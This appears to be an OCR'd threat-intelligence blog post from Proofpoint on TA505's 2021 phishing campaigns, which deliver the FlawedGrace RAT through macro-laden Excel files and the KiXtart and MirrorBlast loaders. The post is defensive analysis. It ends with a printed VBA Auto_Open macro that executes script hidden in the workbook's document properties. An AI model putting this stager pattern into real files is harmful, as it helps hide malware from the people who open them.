
Whatta TA: TA505 Ramps Up Activity, Delivers New FlawedGrace Variant

proofpoint.com/us/blog/threat-insight/whatta-ta-ta505-ramps-activity-delivers-new-flawedgrace-variant

October 15, 2021

Blog
Threat Insight
Whatta TA: TA505 Ramps Up Activity, Delivers New FlawedGrace Variant



October 19, 2021 Zydeca Cass, Axel F, Crista Giering, Matthew Mesa, Georgi Mladenov, and Brandon Murphy

Key Takeaways

- The prominent TA505 has returned to distributing large volumes of malicious emails affecting most industries.
- New tools include a KiXtart Loader, the MirrorBlast loader, an updated FlawedGrace variant, and updated malicious Excel attachments.
- One of the region-specific campaigns targeted German-speaking countries, notably Germany and Austria.
- The campaigns share many similarities with TA505 campaigns from 2019 and 2020.

Overview

Since early September 2021, Proofpoint researchers are tracking renewed malware campaigns by the financially driven TA505. The campaigns, which are distributed across a wide range of industries, started with low volume email waves that ramped up in late September, resulting in tens to hundreds of thousands of emails.

Many of the campaigns, especially the large volume ones, strongly resemble the historic TA505 activity from 2019 and 2020. The commonalities include similar domain naming conventions, email lures, Excel file lures, and the delivery of the FlawedGrace remote

access trojan (RAT). The campaigns also contain some noteworthy, new developments, such as retooled intermediate loader stages scripted in Rebol and KiXtart, which are used instead of the previously popular Get2 downloader. The new downloaders perform similar functionality of reconnaissance and pulling in the next stages. Lastly, there is an updated version of FlawedGrace.

Evolving Campaigns

The initial campaigns observed by Proofpoint in September 2021 were comparatively small in volume, several thousand emails per wave, and delivered malicious Excel attachments. In late September and in early October 2021 this changed, and TA505 began sending higher email volumes, tens to hundreds of thousands, to more industries. Additionally, the actor began leveraging both URL and attachment-based email campaigns and diversified from targeting predominantly North America to also targeting German-speaking countries, including Germany and Austria.

September 2021 Campaigns

The early campaigns identified by Proofpoint in September 2021 were low volume compared to typical TA505 activity, with only several thousand messages per wave. TA505 used more specific lures that did not affect as many industries as the more recent October 2021 campaigns. Example lures included legal, media release, situation report, and health claim themes. These early campaigns also largely focused on targets in North America, such as United States and Canada.

The emails contained an Excel attachment that, when opened and macros enabled, would lead to the download and running of an MSI file. The MSI file in turn would execute an embedded Rebol loader, dubbed by Proofpoint as MirrorBlast.




Figure 1. Email purporting to be from an insurance claims analyst, part of the September 28, 2021 campaign.




Figure 2. The insurance claim Excel attachment, part of the September 28, 2021 campaign.

October 2021 Campaigns

In late September and throughout October 2021, Proofpoint observed a shift to familiar TA505 tactics, techniques, and procedures (TTPs) that are reminiscent of the actor's 2019 and 2020 campaigns. An additional intermediary loader scripted in KiXtart was introduced, and the attack chain evolved to the following:

- An email containing one of the below:
  - Excel attachment
  - HTML attachment that links to the download of an Excel file
  - URL linking to a landing page that redirects to the download of an Excel file
  - URL directly linking to an Excel file
- The Excel file macros download and run an MSI file
- The MSI file executes an embedded KiXtart loader
- The KiXtart loader receives a command from the C&C server to download another MSI file that executes MirrorBlast
- MirrorBlast then downloads additional Rebol script stagers
- The follow-on Rebol stagers drop ReflectiveGnome
- ReflectiveGnome in turn downloads more shellcode, that will then drop and detonate FlawedGrace

The email lures moved away from the detailed lures seen initially in this spate of campaigns. They became more generic, with subjects such as "SECUREFILE," "SECURE DOCUMENT," and "You've been sent a secure message." Additionally, the themes and abused brands included COVID-19, DocuSign, insurance, invoices, and Microsoft.




Figure 3. October 13, 2021 German-language email using a OneDrive shared file lure.




Figure 4. October 13, 2021 landing page abusing Microsoft and OneDrive branding.




Figure 5. Excel file used in the October 13, 2021 campaign with a simple green lure.

Similarities to Historic TA505 Activity

There is much similarity between the new and historic TA505 campaigns, starting with the **emails**.




Figure 6. The OneDrive shared file email lure used in August 21, 2020 (left) strongly resembles a similar email from October 7, 2021 (right). Note the additional use of a COVID-19 theme in the recent campaign.

The **landing pages** in historic and current TA505 campaigns contain "IP Logger" links that likely enable TA505 to track the IP addresses of the machines downloading the malicious files. Additionally, TA505 is still mimicking file hosting services in the landing pages.




Figure 7. The landing page used in a November 21, 2019 campaign is shown on the left, while the landing page used in the October 7, 2021 campaign is shown on the right.

While the Excel macros VBA code in the recent TA505 campaigns is different, some of the **Excel graphic lures** are similar or identical to those previously used by TA505.




Figure 8. The Excel sheet lure spoofing Microsoft logos remained identical from September 2, 2020 (Left) to October 6, 2021 (Right).

Domain naming conventions: It is also notable that TA505 has historically used domains that mimic various file hosting service providers and structured them in formats with hyphen separated terms. The domains used in late September 2021 and onward follow this structure.

Code reuse: Proofpoint researchers found code reuse in parts of the delivery chain such as in multiple parts of the landing page (see an example mentioned here).

Excel Macros Analysis

For TA505's 2021 campaigns to be successful, potential victims must enable macros after opening the malicious Excel files. The code responsible for downloading the next stage MSI file was typically lightly obfuscated with filler characters, string reversing or similar simple functions and hidden in the document Comments, Title, in a Cell or other locations.

XLS macro

```
Function Auto_Open()
    Dim a As New ScriptControl
    a.Language = ActiveWorkbook.BuiltinDocumentProperties("Subject").Value
    a.AddCode (ActiveWorkbook.BuiltinDocumentProperties("Comments").Value)
End Function
```

Figure 9. Example Excel macros code.

